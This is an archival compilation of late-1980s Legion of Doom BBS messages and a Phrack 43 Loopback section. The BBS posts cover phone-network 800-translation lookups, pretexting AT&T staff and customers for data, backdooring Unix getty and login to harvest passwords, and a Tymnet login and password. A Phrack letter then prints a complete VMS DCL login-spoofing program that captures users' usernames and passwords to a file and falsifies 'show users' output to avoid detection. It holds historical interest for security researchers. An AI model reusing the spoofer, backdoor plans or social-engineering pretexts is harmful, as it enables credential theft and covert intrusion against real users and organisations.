your toll office, a query is made to the 'INWATS DATABASE', (the master database being at the KC RNOCS I believe), i believe each RNOC (regional network operations center, of wich there are 12, one for each region), has their own database (which is updated on a regular basis). a query is made (via a CCIS link) to the inwat's database, and a POTS (plain old telephone service, just a plain 10 digit ddd telephone number, ie: npa+pre+suffix), and the POTS number is pulsed out from the toll center and your call is completed just like a normal ddd (direct distance dialing) call, talthough it was noted that the call was an 800 at the origination (your) toll office, so and you are not charged foor the call.. with this in mind, it's a simple matter for the inwat's database that handles your reigon to return a translation that differs from another reigons translation, for example say fred phreak in new jersey places a call to LDX extender service at 800-XXX-3333, upon reaching his toll center, the toll center quereys the inwat's database that handles new jersey, and a POTS translation is returned which for obvious reasons would be the closest port to him, so let's say the translation was (201)-XXX-4455, the toll office upon recieving this would proceed to complete the call, and fred phreak would be connected to LDX at (201)-XXX-4455..

continued next..

<1-22, ^12> [?/HELP]:

[MSG #13 OF 22]: ABOVE CONT'D

FROM: THE MARAUDER
DATE: MAY 08

now, on the other hand let's say bill phreak in california calls the LDX extender service at (800)-XXX-3333 (same number fred called from NJ), his regions inwat's database may return a completely different POTS x-lation say (213)-XXX-1119, again being ldx's closest port to bill phreaks toll center..

utilizing ccis, and inwat's databases, other clever things are possible for example, as you all know ALLIANCE teleconfrencing is unavailable on weekends, here's how that works: when you dial 0-700-XXX-1000, that number is intercepted at TSPS and translated into a corresponding WAT'S number, for this example, we'll say it translates to (800)-XXX-1003 (white plains), and forwarded from tsps to a toll center, the toll center upon recieving the 800-XXX-1003, queries it's inwat's database and a POTS translation is returned say 914-XXX-6677, which is the DN (Directory Number) for the bridge-center. now on a weekend, the inwat's database, instead of returning 914-XXX-6677 may return 914-XXX-0077, which would terminate at a recording saying alliance is not reachable on weekends.., that's why everyone is alway's interested in the 'ALLIANCE TRANSLATIONS'. Because if you have the x-lation you can simply use a blue box to route yourself directly to the bridgecenter and bypass the whole tanslation procedure..

any questions, please post..

The
Marauder
Legion of Doom!

%> Message: 32 of 100
%> Title: 800 xlations
%> When: 12/16/88 at 2:45 am
%> Left by: ANI Failure [SubOp] [Level: 8]

You can get them from a 4ess or some work centers like RNOC and RWC (good luck, have a dialback).. Or from ONAC in Kansas City (816). The Operations Network Adminstration Center is the focal point for 800 services in the AT&T network. ONAC works in conjuction with the AT&T WATS centers (I think there are 3?) and 800 service co-ordinators to do operations, adminstration, and maintenance on the 800 number network. You can reach the WATS centers phree of charge with a 959 plant test number in the correct NPAs (I know 914 has one). I think it was 959-5000 but that might be wrong.

The tech. term for an 800 xlation is a plant test number. This does not have to be pots, but can be other system codes like 122, 195, 196, 123, etc. The only type of 800 number that terminates in POTS is a READYLINE 800 number (AT&T). I don't know about sprint, mci, etc. though. A good topic for investigation though, thankx for the idea!

If you have access to a 4e (does anyone on her have this? If so I'll trade anything I have for a 4e), you can type this in to translate a number:

well....i can't find the right notebook. it is somethink like:

TEST:DSIG;INWATS 800 nxx xxxx!

This does a Direct Signaling (DSIG) message into the 4E which commands the 4E to pull the 800 internal number from the network control point (NCP) over CCIS links. The 4E you are on must be included in the service area of that 800 number though, i.e. someone in the area served by that 4E would have to be able to dial it in order for the 4E to have the xlation. So if the 4E is not in the right area it will say 'NON SUBSCRIBED' or something of that nature. Oh, I just remembered, there is an AT&T work group named DSAC (Direct Signaling Admin. Center) that performs direct signaling messages into switches and things. If you want the DSAC #, I can provide it..I don't think too many phreaks have their number so they might be worth engineering.

Oh - the 800 xlation input message into the 4E was social engineered a long time ago by The Marauder and Phucked Agent 04 from an RWC. But, thanks to a fuck up by The Executioner and friends, the RWCs became very tight lipped...it only takes 1 fuckup...

Um, I have gotten translations from the customer before, posing as AT&T and giving them bs about 'MLT has found a potential trouble in your circuit' (haha) and we need your translation number. I only did this once since I have never had any major need to pull 800 xlations. But that will work in some cases if a human answers. Or if you can get the terminating company name/location, you can keep engineering and narrow down the locations of the xlation (say within their centrex group or something) and then (ughh..dangerous and slow) scan for the number, or do more engineering for it, etc...

There is an easier way to get 800 translations but I swore not to tell anyone (that was the conditions of me getting the info) from a certain AT&T dept and a certain support system...if you want a translation in an AT&T area I will try to get it for you though....so leave mail or post and maybe I can help..

ANI-F

legion of 800 numberz

*** {UNIX Sub-Board} ***

%> Sub-board: UNIX

```
%> SubOp:     The Prophet
%> Messages:  99
%> Files:     1


%> Message:  5 of 99
%> Title:    getty, login
%> When:     12/16/88 at 6:19 pm
%> Left by:  The Urvile [Level: 8]
```

for getty, just check and see if the first entry is <something>, where that is your back door, of sorts. the init program will have to be a bit (?) larger than the original, considering that you'll have to put in the stuff to make it set up your environment & exec /bin/sh.
login, on the other hand, can put a backdoor in the gpass() routine, which can conveniently write the passwds to a file. not too useful to have lots of passwds in an already backdoored system, you say? bull. there are lots of southern bell systems i've gotten into by using the same passwds as the hacked system. also, what if they remove the backdoor? too bad, it'll take you an hour or so to put the source up & modify it again.
one thing that i've been thinking about: on a system, backdoor getty, login, (for the reasons cited above), and something like 'date', to check 1) if root is using the program, and 2) to see if your handy dandy login has been erased, and put it back if 3) a day or so has elapsed from the last call of the 'date'.
well, i thought it was a good idea. much better than using cron & whatever to put a username in the passwd file.
encryption on cosmos:
it's strange, to be sure. i tried putting a 404 cosmos passwd on your 602 cosmos. The user id's were different, the versions of cosmos were different, i think, but the username was the same. has anyone ever seen ANY (no matter how old) cosmos login source?
incidentally, is anyone doing anything on sbdn of late?
scanning for addresses is generally a bad idea.

```
               *** {SPCS/OSS Information Sub-Board} ***
   *** {Stored Program Control Systems / Operations Support Systems} ***

%> Sub-board: SPCS/OSS Information
%> SubOp:     ANI Failure
%> Messages:  97
%> Files:     1


%> Message:  19 of 97
%> Title:    DMS
%> When:     12/28/88 at 10:20 am
%> Left by:  Epsilon [Level: 8]
```

I found out some things about DMS if anyone's interested. I only spent a little while looking around, but I managed to figure out that the DMS does indeed have a sort of tree structure. I haven't figured out the structure of TABLES yet, but I kind of know how the rest works. Watch..

Ok, from the > you can enter tasks, (I prefer to call them toolboxes because they're like little tools you can run to perform different things.) For instance, you have one called LOGUTIL which is some sort of utility that keeps tabs on various things, and you can view the logs kept. After you have entered LOGUTIL, you can type LIST LOGUTIL and it'll spool out commands. You can also type LIST LOGS to see a list of logs that are kept.

The next thing I was fooling with was SERVORD, which is obviously some type of Service Order processing software. This toolbox is much friendlier, as it does include the help command, and it provides help on the syntax of each command. Unfortunately, it does not give each parameter for each command. I'm sure that would take up quite a lot of space. I think you're going to need a manual to really do anything cool with SERVORD, but hey..

Sorry if you people knew all of this already. I guess I'll keep posting about

it as I learn more.

Sheesh. Lame post.

Epsilon

*** {Userlist as of Mid-May it seems} ***

%> Black Ice Private User List <%

Name	Level	Status	Posts	Last on
System Operator	11	Sysop	33	5/16/89
The Mentor	11	Sysop	59	5/16/89
Epsilon	8	Charter	106	5/8/89
The Prophet	8	Charter	59	5/15/89
ANI Failure	8	Charter	220	5/6/89
The Urvile	8	Charter	71	5/4/89
Doc Cypher	8	Charter	56	5/13/89
Lex Luthor	8	Charter	21	5/10/89
The Leftist	8	Charter	20	5/14/89
Erik Bloodaxe	8	Charter	75	5/17/89
Empty Promise	8	Charter	16	5/5/89
Generic 1BED5	8	Charter	46	5/16/89
Skinny Puppy	8	Charter	93	4/23/89
Jester Sluggo	8	Charter	32	5/13/89
Red Eye	8	Charter	31	5/2/89
The Marauder	8	Charter	9	5/12/89
Ferrod Sensor	8	Charter	10	3/30/89

*** {Tymnet (Packet Switching Network) Sub-Board} ***

%> Sub-board: Tymnet
%> SubOp: Lex Luthor
%> Messages: 48
%> Files: 0

%> Message: 36 of 48
%> Title: isis and elf
%> When: 3/25/89 at 12:37 am
%> Left by: Lex Luthor [Level: 8]

I believe ANI was correct about the acronym for ISIS.
Internally Switched Interface System
I think it is the go between from the engine to the node code. Kind of like how assembly is the go between my apple and basic.

ELF - Engine Load Facility. This is a program that transfers and loads code into a TYMNET Engine node.

ISIS has slots, in each slot a program (node code) can run. This node code is different for different tasks.

I should clarify the above, only one 'application' ie: gateway, tymcom, whatever, can run on isis, and usually is found on slot 0. But other programs can be run on other slots. Programs that allow you to log into the slot and do things. like DDT - Dynamic Debugging Tool.

All this and more will be explained in my upcoming (hopefully) file on Tymnet called-- Anatomy of a Packet Switching Network: MDC's TYMNET.

inter-link cleared from VALTDNET (C) H9 N4067 to TYMNET (C) H5981 N7347
inter-link cleared from H1 N2010 TESTNET to H1 N2200 BUBBNET
inter-link cleared from TYMNET (F) H5277 N6420 to BUBBNET (F) H15 N2324

```
inter-link cleared from AKNET to TYMNET
inter-link cleared from TYMNET to AKNET
inter-link cleared from TRWNET to PUBLIC TYMNET
inter-link cleared from PUBLIC TYMNET to TRWNET

please log in: DECLOD
Password: DECLODH

Interlink established from TYMNET to TSN-NET

Please log in: Gomer T. Geekster

--Lex


%> Message:  44 of 48
%> Title:    ontyme II
%> When:     4/4/89 at 1:15 am
%> Left by:  Lex Luthor [Level: 8]

The system used for setting up the DECLOD acct was TYMVALIDATE which isn't
exactly the same as NETVAL but close.

Be careful with ONTYME II, since it automatically updates ALL files you read.
So if you read some files in that persons' personal directory, they can see
that either someone has their acct/pass or someone is using IMITATE and reading
their stuff. Me and Skinny Puppy are working on a way to defeat this....

Lex



%> Message:  47 of 48
%> Title:    INTL TYMNET
%> When:     4/21/89 at 1:17 pm
%> Left by:  Skinny Puppy [Level: 8]

International Tymnet - how many of you have seen tymnet claiming that it serves
over 65 countries, but don't really belive it? well, they do, sort of.
There is a tymnet-europe called Mcdonnell Douglas Information Systems (MDIS).
While I don't have any dialups for it, I have X.121 addresses in France and
BeNeLuxKG. once you get there, you can type HELP and glean alot of what is
going on. The interesting thing is that a lot of things that say ACCESS NOT
PERMITTED from regular tymnet are actually european addresses and can be used
on MDIS. for instance, ROMA (Italian for ROME), ESAIRS, and EURONET (which is a
host selector for american public timesharing systems). While there doesn't
seem to be a lot of european hosts, I am sure that if everyone on here pulled
up all their old tymnet-hack sheets where they had things listed as ANP (My
abbreviated for ACCESS NOT PERMITTED) and tried a few we could find something
new. Right now, I will only give out my French MDIS gateway - It is
208092020029. Figure out how to get there yourself. If you DO find anything
interesting, leave me mail, and we can trade. I already have some internal MDIS
systems there, if I can just figure out how to use them.

Coming Soon to a Board not so near to you: NISNET (tymnet-japan) and the
Carribean tymnets. Until then, ASSIMILATE

Skinny Puppy  21 april 1989

-------------------------------------------------------------------------------

%> Sub-board: Vocal Hacking
%> SubOp:     ANI Failure
%> Messages:  45
%> Files:     0


%> Message:  3 of 45
%> Title:    Operator engineering
```

%> When: 12/6/88 at 12:43 am
%> Left by: Ferrod Sensor [Level: 8]

To answer ANIF's question, I have been doing some TSPS/TOPS engineering lately for a variety of purposes, one of which is a bit far fetched but has possibilities. I am trying to find a way to possibly freeze an operator console (the method I am trying is actually simpler than it sounds). It involves getting the op to connect to a short circuite test code, either by ACS (key) or by OGT (outgoing trunk) outpulsing sequence. There area a few flaws in this though, the main one being the more than likely possibility of the Op simply releasing the console position (even though the short circuit, when dialed, cannot be hang up on, the caller must wait for it to time out (about three minutes or so).If this was the case, then the result could be the Operator having an inaccessible outgoing line for a short period of time, which wouldn't affect much with the actuall console..The things I tried recently with this didn't result in much, but if I take into account TOPS/TSPS RTA (Remote Trunking Arrangements) setups (where a caller from one area code, with a 0+ or 0- call, may be connected to an operator in a site in a different NPA. Test codes are different, even in exchanges, so an operator site in a diffeerent NPA wouldn't be affected the same with a different code.

The overall purpose to this would be to create a certain condition with the operator network that could be used to gain information when investigated, say by someone from Mtce. engineering or theTOPS/TSPS SCC or equivalents. There are other ways to start an engineer of course, but this is just something that's concrete (meaning you could get people to fish around for info a bit easier than coming in for a random request.

This is getting a bit long. I'lll post more later about Operator engineering, something more immediately practical next time. The board looks promising.

Ferrod/LOD

LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

End Sample H/P BBS Messages File

LOD Communications: Leaders in Engineering, Social and Otherwise ;)

Email: lodcom@mindvox.phantom.com
Voice Mail: 512-448-5098
Snail Mail: LOD Communications
603 W. 13th
Suite 1A-278
Austin, Texas USA 78701

==Phrack Magazine==

Volume Four, Issue Forty-Three, File 2 of 27

Phrack Loopback
Part I

****

COMING NEXT ISSUE

Van Eck Info (Theory & Practice)
More Cellular (Monitoring Reverse Channel, Broadcasting, Reprogramming)
HUGE University Dialup List (Mail Us YOUR School's Dialup NOW!)
Neato Plans For Evil Devices
Gail Thackeray Gifs

********** M A I L **********

Chris,

Craig Neidorf gave me these addresses as ways to reach you. He tells me that you are currently editing Phrack. I hope you are well.

Recently the EFF sysadmins, Chris Davis and Helen Rose, informed me that eff.org was using so much of its T-1 bandwidth that UUNET, who supplies our IUP connection, was charging us an extra $1,000 per month. They did some investigation at my request. We determined that Phrack traffic alone was responsible for over 40% of the total bytes transferred from the site over the past year or so. This is several gigabytes per month. All in all, the CuD archive, which contains Phrack, CuD, and other publications accounts for 85% of our total traffic. All of the email to and from EFF, Usenet traffic, and other FTP (from the EFF archive, the CAF archive, and others) constitutes about 15%.

EFF isn't going to be able to carry it any more because it is effectively costing us $1,000 per month. The fundamental problem is that Phrack is so popular (at least as a free good) to cause real expense in transmission costs. Ultimately the users are going to have to pay the costs because bandwidth (when measures in gigabytes anyway) isn't free. The 12K per year it costs us to carry Phrack is not something which EFF can justify in its budget. I'm sure you can understand this.

On July 1, eff.org moves from Cambridge to Washington, DC which is when I expect we will stop carrying it. I wanted to raise this issue now to let you know in advance of this happening.

I have also asked Chris and Helen to talk to Brendan Kehoe, who actually maintains the archive, to see whether there is anything we can do to help find another site for Phrack or make any other arrangement which will result in less loss of service.

Mitch

Mitchell Kapor, Electronic Frontier Foundation
Note permanent new email address for all correspondence as of 6/1/93
mkapor@kei.com

[Editor: Well, all things must come to an end. Looks like EFF's move to Washington is leaving behind lots of bad memories, and looking forward to a happy life in the hotbed of American politics. We wish them good luck. We also encourage everyone to join.....CPSR.

In all fairness, I did ask Mitch more detail about the specifics of the cost, and he explained that EFF was paying

flat rate for a fractional T-1, and whenever they went over their allotted bandwidth, they were billed above and beyond the flat rate. Oh well. Thank GOD for Len Rose. Phrack now has a new home at ftp.netsys.com.]

****

I'm having a really hard time finding a lead to the Information America Network. I am writing you guys as a last resort. Could you point me in the right direction? Maybe an access number or something? Thanks you very much.

[Editor: You can reach Information America voice at 404-892-1800. They will be more than happy to send you loads of info.]

****

To whom it may concern:
This is a submission to the next issue of phrack...thanks for the great 'zine!
----------cut here----------
Greetings Furds:

Have you ever wanted to impress one of those BBS-babes with your astounding knowledge of board tricks? Well *NOW* you can! Be the life of the party! Gain and influence friends! Irritate SysOps! Attain the worship and admiration of your online pals. Searchlight BBS systems (like many other software packages) have internal strings to display user information in messages/posts and the like. They are as follows (tested on Searchlight BBS System v2.25D):

```
\%A  =  displays user's access level
\%B  =  displays baud rate connected at
\%C  =  unknown
\%F  =  unknown
\%G  =  displays graphics status
\%K  =  displays user's first name
\%L  =  displays system time
\%M  =  displays user's time left on system
\%N  =  displays user's name in format: First Last
\%O  =  times left to call "today"
\%P  =  unknown
\%S  =  displays line/node number and BBS name
\%T  =  displays user's time limit
\%U  =  displays user's name in format: FIRST_LAST
```

All you gotta do is slam the string somewhere in the middle of a post or something and the value will be inserted for the reader to see.

Example: Hey there chump, I mean \%K, you better you better UL or log off of \%S...you leach too damn many files..you got \%M mins left to upload some new porn GIFs or face bodily harm and mutilation!.

Have phun!
Inf0rmati0n Surfer (& Dr. Cloakenstein)
SysOp Cranial Manifestations vBBS

[Editor: Ya know, once a LONG LONG time ago, I got on a BBS and while reading messages noticed that a large amount of messages seemed to be directed at ME!!# It took me about 10 minutes to figure it out, but BOY WAS I MAD!

Then I added my own \%U message for the next hapless fool. :) BIG FUN!]

****

-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-

SotMESC

The US SotMESC Chapter is offering
Scholarships for the 1993 school term.

Entries should be single-spaced paragraphs,
Double-spacing between paragraphs.

The subject should center on an aspect of the
Computer Culture and be between 20-30 pages long.

Send entries to:

SotMESC
PO Box 573
Long Beach, MS 39560

All entries submitted will become the property of the SotMESC

-()-

****

The Southwest Netrunner's League's

WareZ RoDeNtZ Guide to UNIX!!!!

Compiled by:The Technomancer (UNICOS,UNIX,VMS,and Amigas)
Assists by:SysCon XIV (The Ma'Bell Rapist)
Iron Man MK 4a (Things that make ya go boom)

Technomancer can be reached at: af604@FreeNet.hsc.colorado.edu

Coming this September.... Shadowland, 68020... Watch this space.

Part I(Basic commands)

Phile Commands: ls=List Philes
more,page=Display Phile on Yo Terminal
cp=Copy Phile
mv=Move or Remove Philes
rm=Remove Philes

Editor Commnds: vi=Screen Editor

Dirtory cmmnds: dir=Prints Directory
mkdir=Makes a new Directory(also a VERY bad bug)
rmdir=Remove a Directory
pwd=print working directory

Misc. Commands: apropos=Locate commands by keyword lookup.
whatis=Display command description.
man=Displays manual pages online.
cal=Prints calendar
date=Prints the time and date.
who=Prints out every one who is logged in
(Well, almost everyone 7:^])

Part II(Security(UNIX security, another OXYMORON 7:^]))

If you are a useless wAReZ r0dEnT who wants to try to Netrun
a UNIX system, try these logins....

```
 root
 unmountsys
 setup
 makefsys
 sysadm
 powerdown
 mountfsys
 checkfsys
```

All I can help ya with on da passwords iz ta give you some
simple guidelines on how they are put together....

```
 6-8 characters
 6-8 characters
 1 character is a special character (exmpl:# ! ’ & *)
```

Well thats all fo’ now tune in next time, same Hack-time
same Hack-channel!!!

THE TECHNOMANCER I have taken all knowledge
af604@FreeNet.hsc.colorado.edu
to be my province

--
Technomancer
Southwest Netrunner’s League

****

[Editor: This is an example of what NOT to send to Phrack.
This is probably the worst piece of garbage I’ve
received, so I had to print it. I can only hope
that it’s a private joke that I just don’t get.

Uh, please don’t try to write something worse and
submit it hoping to have it singled out as the
next "worst," since I’ll just ignore it.]

****

Dear Phrack,

I was looking through Phrack 42 and noticed the letters about password stealers. It just so happened that the same day I had gotten extremely busted for a program which was infinitely more indetectible. Such is life. I got off pretty well being an innocent looking female so it’s no biggie. Anyway, I deleted the program the same day because all I could think was "Shit, I’m fucked". I rewrote a new and improved version, and decided to submit it. The basic advantages of this decoy are that a) there is no login failure before the user enters his or her account, and b) the program defines the show users command for the user so that when they do show users, the fact that they are running out of another account doesn’t register on their screen.

There are a couple holes in this program that you should probably be aware of. Neither of these can kick the user back into the account that the program is running from, so that’s no problem, but the program can still be detected. (So basically, don’t run it out of your own account... except for maybe once...to get a new account to run it out of) First, once the user has logged into their account (out of your program of course) hitting control_y twice in a row will cause the terminal to inquire if they are doing this to terminate the session on the remote node. Oops. It’s really no problem though, because most users wouldn’t even know what this meant. The

other problem is that, if the user for some strange reason redefines show:

```
$show == ""
```

then the show users screen will no longer eliminate the fact that the account is set host out of another. That's not a big deal either, however, because not many people would sit around randomly deciding to redefine show.

The reason I was caught was that I (not even knowing the word "hacker" until about a month ago) was dumb enough to let all my friends know about the program and how it worked. The word got spread to redefine show, and that's what happened. The decoy was caught and traced to me. Enough BS...here's the program. Sorry...no UNIX...just VMS.

Lady Shade

I wrote the code...but I got so many ideas from my buddies:
Digital Sorcerer, Y.K.F.W., Techno-Pirate, Ephemereal Presence, and Black Ice

---

```
$if p1 .eqs. "SHOW" then goto show
$sfile = ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! The role of the dummy file in this program is to tell if the program !!!!
!!!! is being used as a decoy or as a substitute login for the victim. It !!!!
!!!! does not stay in your directory after program termination.           !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$sfile = f$search("sys$system:[ZJABAD_X]dummy.txt")
$if sfile .nes. "" then goto other
$open/write io user.dat
$close io
$open/write dummy instaar_device:[miller_g]dummy.txt
$close dummy
$wo == "write sys$output"
$line = ""
$user = ""
$pass = ""
$a$ = ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! A login screen with a message informing someone of new mail wouldnt !!!!
!!!! be too cool...                                                      !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$set broadcast=nomail
$set message/noidenficitaion/noseverity/nofacility/notext
$on error then goto outer
$!on control_y then goto inner
$wo " [H [2J"
$wo ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! insert a fake logout screen here !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$wo "   ZJABAD_X     logged out at ", f$time()
$wo " [2A"
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! This is the main body of the program. It simulates the system login !!!!
!!!! screen. It also grabs the username and password and sticks them in  !!!!
!!!! a file called user.dat                                             !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$outer:
$set term/noecho
$inquire a$/nopun ""
$inquire a$/nopun ""
$set term/echo
$c = 0
$c1 = 0
$c2 = 0
$inner:
$c2 = c2 + 1
$if c2 .eqs. 5 then goto speedup
$c = c + 1
$if c .eqs. 15 then goto fail
```

```
$if c1 .eqs. 3 then goto fail3
$user = "a"
$wo "Username: "
$from_speedup:
$set term/uppercase
$wo " [2A"
$read/time_out=10/prompt=" [9C " sys$command user
$if user .eqs. "a" then goto timeout
$set term/nouppercase
$if user .eqs. "" then goto inner
$set term/noecho
$inquire pass "Password"
$set term/echo
$if user .eqs. "ME" then goto done
$if pass .eqs. "" then goto fail
$open/append io user.dat
$write io user + " " + pass
$close io
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Sends the user into their account !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$open/write io set.com
$write io "$set host 0"
$write io user + "/COMMAND=INSTAAR_DEVICE:[MILLER_G]FINDNEXT"
$write io pass
$close io
$@set
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Control has been returned to your account !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$write io " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Simulates a failure if the password is null, and also if the !!!!
!!!! username prompt has cycled through 15 times... This is what  !!!!
!!!! the system login screen does.                                !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$fail:
$c = 1
$c1 = c1 + 1
$wo "User authorization failure"
$wo " [1A"
$goto inner
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! After the third failure, the system usually sends the screen back !!!!
!!!! one step...this just handles that.                                !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$fail3:
$wo " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! The system keeps a timeout check in the login. If a username is not !!!!
!!!! entered quickly enough, the timeout message is activated            !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$timeout:
$set term/nouppercase
$wo "Error reading command input"
$wo "Timeout period expired"
$wo " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! There is a feature in this program which sets the terminal to        !!!!
!!!! uppercase for the input of a username. This is wonderful for         !!!!
!!!! preventing program detection, but it does cause a problem. It slows  !!!!
!!!! the screen down, which looks suspicious. So, in the case where a     !!!!
!!!! user walks up tot he terminal and holds the return key down for a    !!!!
!!!! bit before typing in their username, this section speeds up the run  !!!!
!!!! considerably.                                                        !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$speedup:
```

```
$set term/nouppercase
$fast_loop:
$user = "a"
$read/time_out=1/prompt="Username: " sys$command io
$if user .eqs. "a" then goto from_speedup
$goto fast_loop
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! This section is optional. There are many ways that you can implement !!!!
!!!! to break out of the program when you think you have gotten enough    !!!!
!!!! passwords. 1), you can sit down at the terminal and type in a string !!!!
!!!! for the username and pass which kicks you out. If this option is     !!!!
!!!! implemented, you should at least put in something that looks like    !!!!
!!!! you have just logged in, the program should not kick straight back   !!!!
!!!! to your command level, but rather execute your login.com. 2) You     !!!!
!!!! can log in to the account which is stealing the password from a      !!!!
!!!! different terminal and stop the process on the account which is      !!!!
!!!! running the program. This is much safer, and my recommandation.      !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$done:
$set broadcast=mail
$set message/facility/text/identification/severity
$delete dummy.txt;*
$exit
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! This section is how one covers up the fact that the account which has !!!!
!!!! been stolen is running out of another. Basically, the area of the show!!!!
!!!! users screen which registers this is at the far right hand side.      !!!!
!!!! This section first writes the show users data to a file and alters    !!!!
!!!! it before it is written to the screen for viewing by the user. There  !!!!
!!!! may exist many forms of the show users command in your system, and    !!!!
!!!! you may have to handle each one differently. I have written only two  !!!!
!!!! manipulations into this code to be used as an example. But looking    !!!!
!!!! at how this is preformed should be enough to allow you to write your  !!!!
!!!! own special cases. Notice that what happens to activate this section  !!!!
!!!! of the program is the computer detects the word "show" and interprets !!!!
!!!! it as a procedure call. The words following show become variables     !!!!
!!!! passed into the program as p1, p2, etc. in the order which they       !!!!
!!!! were typed after the word show. Also, by incorporating a third data   !!!!
!!!! file into the manipulations, one can extract the terminal id for the  !!!!
!!!! account which the program is running out of and plug this into the    !!!!
!!!! place where the user's line displays his or her terminal id. Doing    !!!!
!!!! this is better that putting in a fake terminal id, but that is just a !!!!
!!!! minor detail.                                                         !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$show:
$show = ""
$show$ = ""
$length = 0
$ch = ""
$full = 0
$c = 0
$if (f$extract(5,1,p2) .eqs. "/") .and. (f$extract(6,4,p2) .nes. "FULL") then show 'p1'
$if (p2 .eqs. "USERS/FULL") .and. (p3 .eqs. "") then goto ufull
$if p2 .eqs. "USERS" .and. p3 .eqs. "" then show users
$if p2 .eqs. "USERS" .and. p3 .eqs. "" then exit
$if p3 .eqs. "" then goto fallout
$goto full
$fallout:
$show 'p2' 'p3'
$exit
$ufull:
$show users/full/output=users.dat
$goto manipulate
$full:
$show$ = p3 + "/output=users.dat"
$show users 'show$'
$manipulate:
$set message/nofacility/noseverity/notext/noidentification
$open/read io1 users.dat
$open/write io2 users2.dat
```

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Control_y must be dealt with here. If the user did happen to controlY !!!
!!!! there is a chance that the files users.dat and users2.dat could be    !!!
!!!! left in their directory. That is a bad thing as we are trying to      !!!
!!!! prevent detection :)                                                  !!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$on control_y then goto aborted
$user = ""
$test = ""
$long = ""
$ch = ""
$length = 0
$user = f$user()
$length = f$length(user) - 2
$user = f$extract(1,length,user)
$read_loop:
$read/end_of_file=eof io1 line
$test = f$extract(1,length,line)
$ch = f$extract (length+1,1,line)
$if (test .eqs. user) .and. (ch .eqs. " ") then goto change
$from_change:
$write io2 line
$goto read_loop
$eof:
$close io1
$close io2
$type users2.dat
$del users.dat;*
$del users2.dat;*
$show == "@instaar_device:[MILLER_G]findnext show"
$set message/facility/text/severity/identification
$exit
$change:
$if f$extract(50,1,line) .nes. "" then line = f$extract(0,57,line) + "(FAKE TERMINAL INFO
)"
$goto from_change
$aborted:
$!if f$search("users.dat") .nes. "" then close io1
$!if f$search("users.dat") .nes. "" then delete users.dat;*
$!if f$search("users2.dat") .nes. "" then close io2
$!if f$search("users2.dat") .nes. "" then delete users2.dat;*
$close io1
$close io2
$delete users.dat;*
$delete users2.dat;*
$show == "@instaar_device:[MILLER_G]findnext show"
$set message/facility/text/severity/identification
$exit
